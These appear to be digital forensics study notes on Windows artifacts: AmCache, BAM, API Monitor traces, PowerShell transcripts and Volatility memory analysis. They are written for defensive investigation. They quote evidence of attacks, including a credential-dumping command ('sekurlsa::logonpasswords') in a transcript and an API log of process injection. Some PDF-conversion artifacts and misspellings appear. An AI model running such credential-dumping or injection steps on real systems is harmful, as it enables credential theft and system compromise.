      - In the bottom right side, we should see the evidence of application execution as shown in the screenshot.
- ![[Pasted image 20240815145505.png]]

#### #### Investigation of Amcache


- `AmCache` refers to a Windows registry file which is used to store evidence related to program execution.
    - It serves as a valuable resource for digital forensics and security investigations, helping analysts understand the history of application execution and detect signs of any suspicious execution.
  - The information that it contains include the execution path, first executed time, deleted time, and first installation.
    - It also provides the file hash for the executables.
  - On Windows OS the AmCache hive is located at `C:\Windows\AppCompat\Programs\AmCache.hve`
  - AmCache-related files harvested from KAPE are typically housed in `\Windows\AppCompat\Programs`.
  - Let's load `C:\Users\johndoe\Desktop\forensic\_data\cape\_output\D\Windows\AppCompat\Programs\AmCache.hve` in Registry Explorer to see what kind of information it contains.
- ![[Pasted image 20240815145600.png]]

- Using Eric Zimmerman's [AmcacheParser] (<https://github.com/EricZimmerman/AmcacheParser>), we can parse and convert this file into a CSV, and analyze it in detail inside Timeline Explorer.

```
```powershell
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\AmcacheParser.exe
-f
"C:\Users\johndoe\Desktop\forensic_data\kape_output\Windows\AppCompat\Programs\AmCache.hve" --csv
C:\Users\johndoe\Desktop\forensic_data\amcache-analysis
```

## Investigation of Windows BAM (Background Activity Moderator)

- The **Background Activity Moderator** (BAM) is a component in the Windows operating system that tracks and logs the execution of certain types of background or scheduled tasks.
  - BAM is actually a kernel device driver as shown in the below screenshot.




```
PS C:\Windows\System32> .\sc.exe qc bam
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: bam
    TYPE               : 1  KERNEL_DRIVER
    START_TYPE         : 1  SYSTEM_START
    ERROR_CONTROL     : 1  NORMAL
    BINARY_PATH_NAME   : system32\drivers\bam.sys
    LOAD_ORDER_GROUP   :
    TAG                :
    DISPLAY_NAME       : Background Activity Moderator Driver
    DEPENDENCIES       :
    SERVICE_START_NAME : 
```

- It is primarily responsible for controlling the activity of background applications but it can help us in providing the evidence of program execution which it lists under the bam registry hive.
  - The BAM key is located at the below registry location.  
`HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\bam\State\UserSettings\{USER-SID}`
  - Using Registry Explorer, we can browse this inside the SYSTEM hive to see the executable names.

- Registry explorer already has a bookmark for bam .




- We can also use RegRipper to get similar information through its bam plugin.


Analyzing Captured API Call Data (.apmx64)

- .apmx64 files are generated by API Monitor, which records API call data.
    - These files can be opened and analyzed within the tool itself.
    - API Monitor is a software that captures and displays API calls initiated by applications and services.
    - While its primary function is debugging and monitoring, its capability to capture API call data makes it handy for uncovering forensic artifacts.
    - Let's proceed by loading C:\Users\johndoe\Desktop\forensic\_data\APMX64\discord.apmx64 into API Monitor (available at C:\Program Files\rohitab.com\API Monitor) and examining its contents for valuable information.

- Launching the API Monitor will initiate certain necessary files.




- Upon opening the API Monitor application, let's head over to the **File** menu and choose **Open**. From there, let's navigate to the location of the **.apmx64** file and select it.



- After opening the file, a list of recorded API calls made by the monitored application will be displayed.
  - Typically, this list contains details such as the API function name, parameters, return values, and timestamps.
  - The screenshot below offers a comprehensive view of the API Monitor user interface

and its various sections.



- Clicking on the monitored processes to the left will display the recorded API call data for the chosen process in the summary view to the right.
  - For illustration, consider selecting the `discord.exe` process.
  - In the summary view, we will observe the API calls initiated by `discord.exe`.



- A notable observation from the screenshot is the call to the `getenv` function. Here's the syntax of this function.


```
char *getenv(
    const char *varname
);
```

- This function retrieves the value of a specified environment variable.
  - It requires a `varname` parameter, representing a valid environment variable name, and returns a pointer pointing to the table entry containing the respective environment variable's value.
- API Monitor boasts a plethora of filtering and search capabilities.
  - This allows us to hone in on specific API calls based on functions or time frames.

- By browsing through the summary or utilizing the filter and search functionalities, we can unearth intriguing details, such as API calls concerning file creation, process creation, registry alterations, and more.


## Registry Persistence via Run Keys

- An oft-employed strategy by adversaries to maintain unauthorized access to a compromised system is inserting an entry into the `run keys` within the Windows Registry.
  - Let's investigate if there's any reference to the `RegOpenKeyExA` function, which accesses the designated registry key.
  - To perform this search, simply type `RegOpenKey` into the search box, usually situated atop the API Monitor window, and press `Enter`.



- From the displayed results, it's evident that the registry key `SOFTWARE\Microsoft\Windows\CurrentVersion\Run` corresponds to the Run registry key, which triggers the designated program upon every user login. Malicious entities often exploit this key to embed entries pointing to their backdoor, a task achievable via the registry API function `RegSetValueExA`.
- To explore further, let's seek any mention of the `RegSetValueExA` function, which defines data and type for a specified value within a registry key. Engage the search


box, type `RegSet`, and hit `Enter`.



- A notable observation is the `RegSetValueExA` invocation. Before diving deeper, let's familiarize ourselves with this function's documentation.

```
LSTATUS RegSetValueExA(
    [in]           HKEY          hKey,
    [in, optional] LPCSTR        lpValueName,
                           DWORD          Reserved,
    [in]           DWORD          dwType,
    [in]           const BYTE *lpData,
    [in]           DWORD          cbData
);
```


- `hKey1` is a handle to the registry key where you want to set a registry value.
- `lpValueName` is a pointer to a null-terminated string that specifies the name of the registry value you want to set.
  - In this case, it is named as `DiscordUpdate`.
- The `Reserved` parameter is reserved and must be zero.
- `dwType` specifies the data type of the registry value.
  - It's likely an integer constant that represents the data type (e.g., `REG_SZ` for a string value).
- `(BYTE*)lpData` is a type cast that converts the `_lpData_` variable to a pointer to a byte (`BYTE*`).
  - This is done to ensure that the data pointed to by `_lpData_` is treated as a byte array, which is the expected format for binary data in the Windows Registry.
  - In our case, this is shown in the buffer view as `C:\Windows\Tasks\update.exe`.
- `cbData` is an integer that specifies the size, in bytes, of the data pointed to by `_lpData_`.



- A critical takeaway from this API call is the `lpData` parameter, which reveals the backdoor's location, `C:\Windows\Tasks\update.exe`.

## Process Injection

- To scrutinize process creation, let's search for the `CreateProcessA` function.
  - Let's key in `CreateProcess` in the search box and press `Enter`.



- Presented below is the syntax of the Windows API function, `CreateProcessA`.

```

BOOL CreateProcessA(
    [in, optional]           LPCSTR          lpApplicationName,
    [in, out, optional]       LPSTR           lpCommandLine,
    [in, optional]           LPSECURITY_ATTRIBUTES lpProcessAttributes,
    [in, optional]           LPSECURITY_ATTRIBUTES lpThreadAttributes,
    [in]                      BOOL            bInheritHandles,
    [in]                      DWORD           dwCreationFlags,
    [in, optional]           LPVOID          lpEnvironment,
    [in, optional]           LPCSTR          lpCurrentDirectory,
    [in]                      LPSTARTUPINFOA     lpStartupInfo,
    [out]                     LPPROCESS_INFORMATION lpProcessInformation
);

```

- An intriguing element within this API is the `lpCommandLine` parameter.
  - It discloses the executed command line, which, in this context, is `C:\Windows\System32\comp.exe`.
  - Notably, the `lpCommandLine` can be specified without delineating the complete executable path in the `lpApplicationName` value.
- Another pivotal parameter worth noting is `dwCreationFlags`, set to `CREATE_SUSPENDED`.
  - This indicates that the new process's primary thread starts in a suspended state and remains inactive until the `ResumeThread` function gets invoked.
- The `lpCommandLine` parameter of this API call sheds light on the child process that was initiated, namely, `C:\Windows\System32\comp.exe`.
- Further down we also notice process injection-related functions being utilized by `discord.exe`.

Summary   44,207 calls   22.64 MB used   discord.exe				
#	Time of Day	Thread	Module	API
41005	2:37:15.388 PM	1	KERNEL32.DLL	RtlFreeHeap (0x00000257246c0000, 0x0000025724742df0)
41006	2:37:15.388 PM	1	KERNEL32.DLL	RtlFreeHeap (0x00000257246c0000, 0x0000025724735880)
41007	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93fde78)
41008	2:37:15.388 PM	1	KERNELBASE.dll	CsrFreeCaptureBuffer (0x0000025724560750)
41009	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93ff138)
41010	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93ff148)
41011	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x000000a5c93ff158)
41012	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap (0x00000257246c0000, NULL)
41013	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap (0x00000257246c0000, NULL)
41014	2:37:15.388 PM	1	KERNELBASE.dll	RtlFreeHeap (0x00000257246c0000, NULL)
41015	2:37:15.388 PM	1	discord.exe	OpenProcess (PROCESS_ALL_ACCESS, FALSE, 3276)
41016	2:37:15.388 PM	1	KERNELBASE.dll	NtOpenProcess (0x000000a5c93ff308, PROCESS_ALL_ACCESS, 0x00000...
41017	2:37:15.388 PM	1	discord.exe	VirtualAllocEx (0x00000000000004e0, NULL, 511, MEM_COMMIT   MEM_RE...
41018	2:37:15.388 PM	1	KERNELBASE.dll	NtAllocateVirtualMemory (0x00000000000004e0, 0x000000a5c93ff2b8, 0,
41019	2:37:15.388 PM	1	discord.exe	WriteProcessMemory (0x00000000000004e0, 0x00000256275d0000, 0x0000...
41020	2:37:15.388 PM	1	KERNELBASE.dll	NtQueryVirtualMemory (0x00000000000004e0, 0x00000256275d0000, 8, 0
41021	2:37:15.388 PM	1	KERNELBASE.dll	NtWriteVirtualMemory (0x00000000000004e0, 0x00000256275d0000, 0...
41022	2:37:15.388 PM	1	discord.exe	CreateRemoteThread (0x00000000000004e0, NULL, 0, 0x00000256275d0000,
41023	2:37:15.388 PM	1	KERNELBASE.dll	NtDuplicateObject (GetCurrentProcess(), 0x00000000000004e0, GetCur...

- All the above are strong indicators of process injection.

## PowerShell Activity

- PowerShell transcripts meticulously log both the commands issued and their respective outputs during a PowerShell session.
  - Occasionally, within a user's documents directory, we might stumble upon PowerShell transcript files.
  - These files grant us a window into the recorded PowerShell activities on the system.

- The subsequent screenshot, showcases the PowerShell transcript files nested within the user's documents directory on a mounted forensic image.

Powershell transcript containing the powershell recorded activity

```

Windows PowerShell transcript start
Start time: 20230907013104
Username: HTBVM01\John Doe
RunAs User: HTBVM01\John Doe
Configuration Name:
Machine: HTBVM01 (Microsoft Windows NT 10.0.19044.0)
Host Application: powershell
Process ID: 4876
PSVersion: 5.1.19041.1237
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1237
BuildVersion: 10.0.19041.1237
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
minikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
.## ^ ##, "A La Vie, A L'Amour" - (oe.eo)
## / ## /** Benjamin DELRY 'gentilkiwi' (benjamin@gentilkiwi.com )
## \ ## > https://blog.gentilkiwi.com/minikatz
## v ## Vincent LE TOUX (vincent.letoux@gmail.com )
'##' > https://pingcastle.com / https://mysmartlogon.com ***
minikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 149977 (00000000:000249d9)
Session          : Interactive from 1
User Name        : John Doe

```

- Reviewing PowerShell-related activity in detail can be instrumental during investigations.
- Here are some recommended guidelines when handling PowerShell data.
  - Unusual Commands**: Look for PowerShell commands that are not typical in your environment or are commonly associated with malicious activities.
    - For example, commands to download files from the internet (Invoke-WebRequest or wget), commands that manipulate the registry, or those that involve creating scheduled tasks.
  - Script Execution**: Check for the execution of PowerShell scripts, especially if they are not signed or come from untrusted sources. Scripts can be used to automate malicious actions.
  - Encoded Commands**: Malicious actors often use encoded or obfuscated PowerShell commands to evade detection. Look for signs of encoded commands in transcripts.
  - Privilege Escalation**: Commands that attempt to escalate privileges, change user permissions, or perform actions typically restricted to administrators can be suspicious.
  - File Operations**: Check for PowerShell commands that involve creating, moving, or deleting files, especially in sensitive system locations.
  - Network Activity**: Look for commands related to network activity, such as making HTTP requests or initiating network connections.
    - These may be indicative of command and control (C2) communications.

- **Registry Manipulation**: Check for commands that involve modifying the Windows Registry, as this can be a common tactic for malware persistence.
- **Use of Uncommon Modules**: If a PowerShell script or command uses uncommon or non-standard modules, it could be a sign of suspicious activity.
- **User Account Activity**: Look for changes to user accounts, including creation, modification, or deletion.
  - Malicious actors may attempt to create or manipulate user accounts for persistence.
- **Scheduled Tasks**: Investigate the creation or modification of scheduled tasks through PowerShell. This can be a common method for persistence.
- **Repeated or Unusual Patterns**: Analyze the patterns of PowerShell commands.
  - Repeated, identical commands or unusual sequences of commands may indicate automation or malicious behavior.
- **Execution of Unsigned Scripts**: The execution of unsigned scripts can be a sign of suspicious activity, especially if script execution policies are set to restrict this.

### One sentence summary

- There are a lot of tools and technology mentioned, but some of the main things to look and focus on are: MFT, USN journal, windows event log, windows registry (e.g. auto run), prefetch files, API call data and more!

## Practical Digital Forensics Scenario

### Memory Analysis with Volatility v3

#### Identifying the Memory Dump's Profile

- Let's start by obtaining OS & kernel details of the Windows memory sample being analyzed, leveraging Volatility's `windows.info` plugin.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.info
```

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.info
Volatility 3 Framework 2.5.0

Variable          Value

Kernel Base      0xf80150019000
DTB              0x1ad000
Symbols file:///C:/Users/johndoe/Desktop/volatility3-develop/volatility3/symbols/windows/ntkrnlmp.pdb/89...
Is64Bit True
IsPAE False
layer_name        0 WindowsIntel32e
memory_layer      1 FileLayer
KdVersionBlock   0xf80150c283a0
Major/Minor       15.19041
MachineType      34404
KeNumberProcessors 2
SystemTime        2023-08-10 09:35:40
NtSystemRoot      C:\Windows
NtProductType    NtProductWinNt
NtMajorVersion   10
NtMinorVersion   0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine        34404
PE TimeStamp      Fri May 20 08:24:42 2101
```

## Identifying Injected Code

- Volatility's `windows.malfind` plugin can then be used to list process memory ranges that potentially contain injected code as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.malfind
```

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.m
Volatility 3 Framework 2.5.0

PID      Process Start VPN          End VPN Tag       Protection      CommitCharge     PrivateMemory   File out
Disasm

3648    rundll32.exe    0x1f2d8c20000  0x1f2d8c6dff  VadS      PAGE_EXECUTE_READWRITE 78      1

00 00 00 00 00 00 00 00 .....  
00 00 00 00 00 00 00 00 .....  
00 00 00 00 00 00 00 00 .....  
00 00 00 00 00 00 00 00 .....  
00 00 00 00 00 00 00 00 .....  
00 00 00 00 00 00 00 00 .....  
00 00 00 00 00 00 00 00 .....  
00 00 00 00 00 00 00 00 .....  
00 00 00 00 00 00 00 00 .....  
00 00 00 00 00 00 00 00 .....  
0x1f2d8c20000: add byte ptr [rax], al  
0x1f2d8c20002: add byte ptr [rax], al  
0x1f2d8c20004: add byte ptr [rax], al  
0x1f2d8c20006: add byte ptr [rax], al  
0x1f2d8c20008: add byte ptr [rax], al  
0x1f2d8c2000a: add byte ptr [rax], al  
0x1f2d8c2000c: add byte ptr [rax], al  
0x1f2d8c2000e: add byte ptr [rax], al  
